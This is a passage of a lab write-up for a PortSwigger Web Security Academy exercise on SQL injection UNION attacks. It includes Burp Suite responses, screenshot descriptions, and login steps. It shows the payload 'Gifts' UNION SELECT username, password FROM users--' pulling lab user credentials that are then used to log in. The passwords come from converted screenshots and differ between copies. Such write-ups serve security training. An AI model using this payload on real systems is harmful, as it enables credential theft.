HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Connection: close

Content-Length: 8883

```
<!DOCTYPE html>

<html>

  <head>

    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

    <link href=/resources/css/labsEcommerce.css rel=stylesheet>

    <title>SQL injection UNION attack, retrieving data from other tables</title>

  </head>

  <body>

    <script src="/resources/labheader/js/labHeader.js"></script>

    <div id="academyLabHeader">

      <section class="academyLabBanner">

        <div class="container">

          <div class="logo"></div>

          <div class="title-container">

            <h2>SQL injection UNION attack, retrieving data from other tables</h2>

            <a id='lab-link' class='button' href='/'>Back to lab home</a>

            <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables">

              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;

              <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-
background="new 0 0 28 30" xml:space="preserve" title="back-arrow">

                <g>

                  <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>

                  <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>

                </g>

              </svg>

            </a>

          </div>

        </div>

      </section>

    </div>

  </body>

</html>
```



```
</div>

<div class="widgetcontainer-lab-status is-notsolved">

    <span>LAB</span>

    <p>Not solved</p>

    <span class="lab-status-icon"></span>

</div>

</div>

</div>

</section>

</div>

<div theme="ecommerce">

    <section class="maincontainer">

        <div class="container is-page">

            <header class="navigation-header">

                <section class="top-links">

                    <a href="/">Home</a><p>|</p>

                    <a href="/my-account">My account</a><p>|</p>

                </section>

            </header>

            <header class="notification-header">

            </header>

            <section class="ecommerce-pageheader">

            </section>

            <section class="ecommerce-pageheader">

                <h1>Gifts' UNION SELECT username, password FROM users--</h1>

            </section>

            <section class="search-filters">
```

<label>Refine your search:</label>

<a href="/">All</a>

<a href="/filter?category=Clothing%2c+shoes+and+accessories">Clothing, shoes and accessories</a>

<a href="/filter?category=Gifts">Gifts</a>

<a href="/filter?category=Pets">Pets</a>

<a href="/filter?category=Tech+gifts">Tech gifts</a>

<a href="/filter?category=Toys+%26+Games">Toys & Games</a>

</section>

<table class="is-table-longdescription">

<tbody>

<tr>

<th>administrator</th>

<td>71hjs5dcko5vk08k7l0m</td>

</tr>

<tr>

<th>Snow Delivered To Your Door</th>

<td>By Steam Train Direct From The North Pole

We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.

Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.

\*Make sure you have an extra large freezer before delivery.

\*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).

\*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes.

\*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.

Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.</td>

</tr>

<tr>

<th>wiener</th>

<td>chvr72vz5nw00z3j4zbx</td>

</tr>

<tr>

<th>carlos</th>

<td>7j32ilzufqxgp3gj5bkv</td>

</tr>

<tr>

<th>Conversation Controlling Lemon</th>

<td>Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.</td>

</tr>

<tr>

<th>High-End Gift Wrapping</th>

<td>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

</tr>

<tr>

<th>Couple's Umbrella</th>

<td>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.</td>

</tr>

</tbody>

</table>

</div>

</section>


</div>

</body>

</html>

## Step4:

Response gives the Username and Password of different Users .We can login with the Usernames and Passwords that are obtained:



The screenshot shows the Burp Suite Repeater window. The target URL is `https://ace11f421e6009cd80eb234f007600b5.web-...`. The response is displayed in the "Response" tab, showing HTML code. The response includes a search filter section and a table with user credentials. The word "administrator" is highlighted in the table.

```
59     </section>
60     <section class="search-filters">
61         <label>
62             Refine your search:
63         </label>
64         <a href="/">All</a>
65         <a href="/filter?category=Clothing%2c+shoes+and+accessories">Clothing, shoes
66         <a href="/filter?category=Gifts">Gifts</a>
67         <a href="/filter?category=Pets">Pets</a>
68         <a href="/filter?category=Tech+gifts">Tech gifts</a>
69         <a href="/filter?category=Toys+%26+Games">Toys & Games</a>
70     </section>
71     <table class="is-table-longdescription">
72         <tbody>
73             <tr>
74                 <th>
75                     administrator
76                 </th>
77                 <td>
78                     7lhjs5dckr05vk08k710m
79                 </td>
80             </tr>
81             <tr>
82                 <th>
83                     Snow Delivered To Your Door
84                 </th>
85                 <td>
86                     By Steam Train Direct From The North Pole
87                     We can deliver you the perfect Christmas gift of all. Imagine waking up
88                     Your snow will be loaded on to our exclusive snow train and transported
89                     *Make sure you have an extra large freezer before delivery.
90                     *Decant the liquid into small plastic tubs (there is some loss of molec
```

Inspector

0 matches

Done 8,983 bytes | 344 millis

⚡ Burp Project Intruder Repeater Window Help Burp Suite Community Edition v2021.8... — □ ×

Comparer Logger Extender Project options User options Learn  
Dashboard Target Proxy Intruder Repeater Sequencer Decoder

3 × ...

Send Cancel < > Target: https://ace11f421e6009cd80eb234f007600b5.web-... HTTP/1 ?

Request Response

Pretty Raw Hex Render \n ≡

82 \*Allow 3 days for it to refreeze.\*Chip away at each block until the ice

83 \*Scatter snow.

84 Yes! It really is that easy. You will be the envy of all your neighbors

85 Snow isn't just for Christmas either, we deliver all year round, t:

86 </td>

87 </tr>

88 <tr>

89 <th>

90 wiener

91 </th>

92 <td>

93 chr72vz5nw00z3j4zbx

94 </td>

95 </tr>

96 <tr>

97 <th>

98 carlos

99 </th>

100 <td>

101 7j32ilzufxgp3gj5bkv

102 </td>

103 </tr>

104 <tr>

105 <th>

106 Conversation Controlling Lemon

107 </th>

108 <td>

109 Are you one of those people who opens their mouth only to discover you

110 When you feel a comment coming on pop it in your mouth and wait for the

111 The lemon can be cut into pieces - make sure they are large enough to f

112 The Conversational Controlling Lemon is also available with gift wrappi:

113 </td>

114 </tr>

? ⚙ ⬅ ➡ Search...

0 matches

Done 8,983 bytes | 344 millis

INSPECTOR


## Authentication:

The screenshot shows two windows. On the left is the Burp Suite interface, displaying an HTTP response from a target URL. The response body contains a message about a Christmas gift and a list of names: Wiener, carlos, and 7j3211mufqxp3gj5hkv. The name 'Wiener' is highlighted. On the right is a web browser window showing the 'Web Security Academy' login page. The page title is 'SQL injection UNION attack, retrieving data from other tables'. The login form has a 'Username' field with 'wiener' entered and a 'Password' field with masked characters. A 'Log in' button is visible. The browser address bar shows the URL 'ace11f421e6009cd80eb234f007600b5.web...'. The status bar at the bottom indicates 'Done' and '8,983 bytes | 344 millis'.


The screenshot shows the 'My Account' page in the web browser. The page title is 'SQL injection UNION attack, retrieving data from other tables'. The page content includes a 'My Account' section with the text 'Your username is: wiener'. Below this is an 'Email' input field and an 'Update email' button. The browser address bar shows the URL 'ace11f421e6009cd80eb234f007600b5.web...'. The status bar at the bottom indicates 'Done' and '8,983 bytes | 344 millis'.

We successfully logged in by passing those credentials

# Authentication



The image shows a screenshot of a Windows desktop with two applications open. On the left is Burp Suite Community Edition v2021.8.0. The 'Repeater' tab is active, showing a request to the target URL: `https://ace11f421e6009cd80eb234f007600b5.web.../login`. The response is an HTML page with a login form. The form has fields for 'Username' (containing 'carlos') and 'Password' (containing '\*\*\*\*\*'). A 'Log in' button is at the bottom. The response also contains a 'Wiener' field with a value 'chvr72w5nw00s3j4mbx'. On the right is a web browser showing the 'WebSecurity Academy' login page. The page title is 'SQL injection UNION attack, retrieving data from other tables'. It has a 'LAB' status 'Not solved' and a 'Back to lab home' button. The login form is identical to the one in Burp Suite.





The image shows a screenshot of a web browser displaying the 'WebSecurity Academy' 'My Account' page. The page title is 'SQL injection UNION attack, retrieving data from other tables'. It has a 'LAB' status 'Not solved' and a 'Back to lab home' button. The page shows the user's account information: 'Your username is: carlos'. There is a form with an 'Email' field and an 'Update email' button. The page also has links for 'Home', 'My account', and 'Log out'.

We successfully logged in by passing those credentials



## Authentication:



**We successfully logged in by passing those credentials and the lab is completed Successfully**

